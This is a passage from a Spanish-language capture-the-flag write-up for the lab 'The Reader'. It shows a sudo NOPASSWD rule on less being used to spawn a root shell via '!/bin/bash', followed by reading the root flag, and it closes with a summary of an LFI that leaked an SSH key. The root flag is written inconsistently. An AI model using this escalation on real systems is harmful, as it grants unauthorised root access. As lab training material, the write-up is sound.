Ese permiso, aunque parece muy acotado, es en realidad una vía de escalada bien conocida: less es un paginador interactivo que permite invocar un shell desde dentro con el comando !comando, y cuando se ejecuta con sudo, ese shell hereda los privilegios de root. Antes de explotarlo comprobé que no tenía acceso directo a la flag de root, y luego lancé less como root sobre el archivo permitido.

```
cat /root/flag.txt 2>/dev/null
sudo /usr/bin/less /var/log/syslog
```

```
reader@thereader:/$ cat /root/flag.txt 2>/dev/null
reader@thereader:/$ sudo /usr/bin/less /var/log/syslog
root@thereader:/#
```

Sin permiso para leer la flag directamente; lanzo less como root sobre el log autorizado.


Una vez dentro del visor de less, escribí !/bin/bash para invocar una shell interactiva. Como less estaba corriendo con privilegios de root por el sudo NOPASSWD, esa shell se abrió también como root.

```
!/bin/bash
```

6. Captura de la flag de root

Con la shell de root entré a /root, listé el contenido con ls -la y leí el archivo root.txt.

```
cd root
ls -la
cat root.txt
```



```
root@thereader:/# cd root
root@thereader:~# ls -la
total 28
drwx----- 1 root root 4096 Aug 28 02:48 .
drwxr-xr-x 1 root root 4096 Aug 28 01:15 ..
-rw-r--r-- 1 root root 607 May 8 16:10 .bashrc
-rw----- 1 root root 38 Aug 28 02:48 .lessht
-rw-r--r-- 1 root root 132 May 8 16:10 .profile
drwx----- 2 root root 4096 May 23 15:09 .ssh
-r----- 1 root root 28 Aug 28 01:15 root.txt
root@thereader:~# cat root.txt
root{l3ss_ls_m0r3_p0w3rful}
root@thereader:~#
```

Flag de root obtenida: root{l3ss_ls_m0r3_p0w3rful}

Ingresé ambas flags en la plataforma de whoami-labs.com, que confirmó el laboratorio como resuelto.

```

=====
LAB: The Reader
DIFICULTAD: ★☆☆☆☆ fácil (1 puntos)
=====
IP del laboratorio: 172.17.0.3
=====
Ingresa la flag de User (formato user{...}): user{byp4ss_js_wlth_bUrp_LFI_2_SSH}
[+] Flag de usuario correcta. ¡Buen trabajo!
Ingresa la flag de Root (formato root{...}): root{l3ss_1s_m0r3_p0w3rful}
¡Felicitaciones! Has comprometido The Reader a nivel Fácil.
TIEMPO TOTAL: 01h 43m 05s
FECHA Y HORA: 2026-08-27 22:58:33 -0400
=====
[*] Presiona Ctrl+C para eliminar el laboratorio
=====

```

Confirmación de la plataforma: laboratorio The Reader comprometido en 1h 43m 05s.

7. Conclusión

Este laboratorio combinó dos fallas independientes que, encadenadas, permitieron el compromiso total de la máquina. Primero, un endpoint sin enlazar (api.php) resultó vulnerable a Local File Inclusion por no validar ni sanear la ruta recibida en el parámetro file, lo que permitió leer cualquier archivo del sistema al que el proceso de Apache tuviera acceso, incluida una clave privada SSH que nunca debió quedar expuesta con esos permisos. Segundo, una regla de sudo demasiado permisiva sobre less ignoró que ese binario incluye una función de escape a shell documentada en GTFOBins, lo que convirtió un permiso aparentemente inofensivo en una vía directa a una shell de root. La enumeración exhaustiva de rutas con varias herramientas (dirb, ffuf, gobuster) fue clave para encontrar el endpoint vulnerable, que no estaba enlazado desde ningún punto visible del sitio.

Agradezco a los tutoriales de whoami y de s4vitar, que fueron una referencia muy útil para reconocer estos patrones de vulnerabilidad.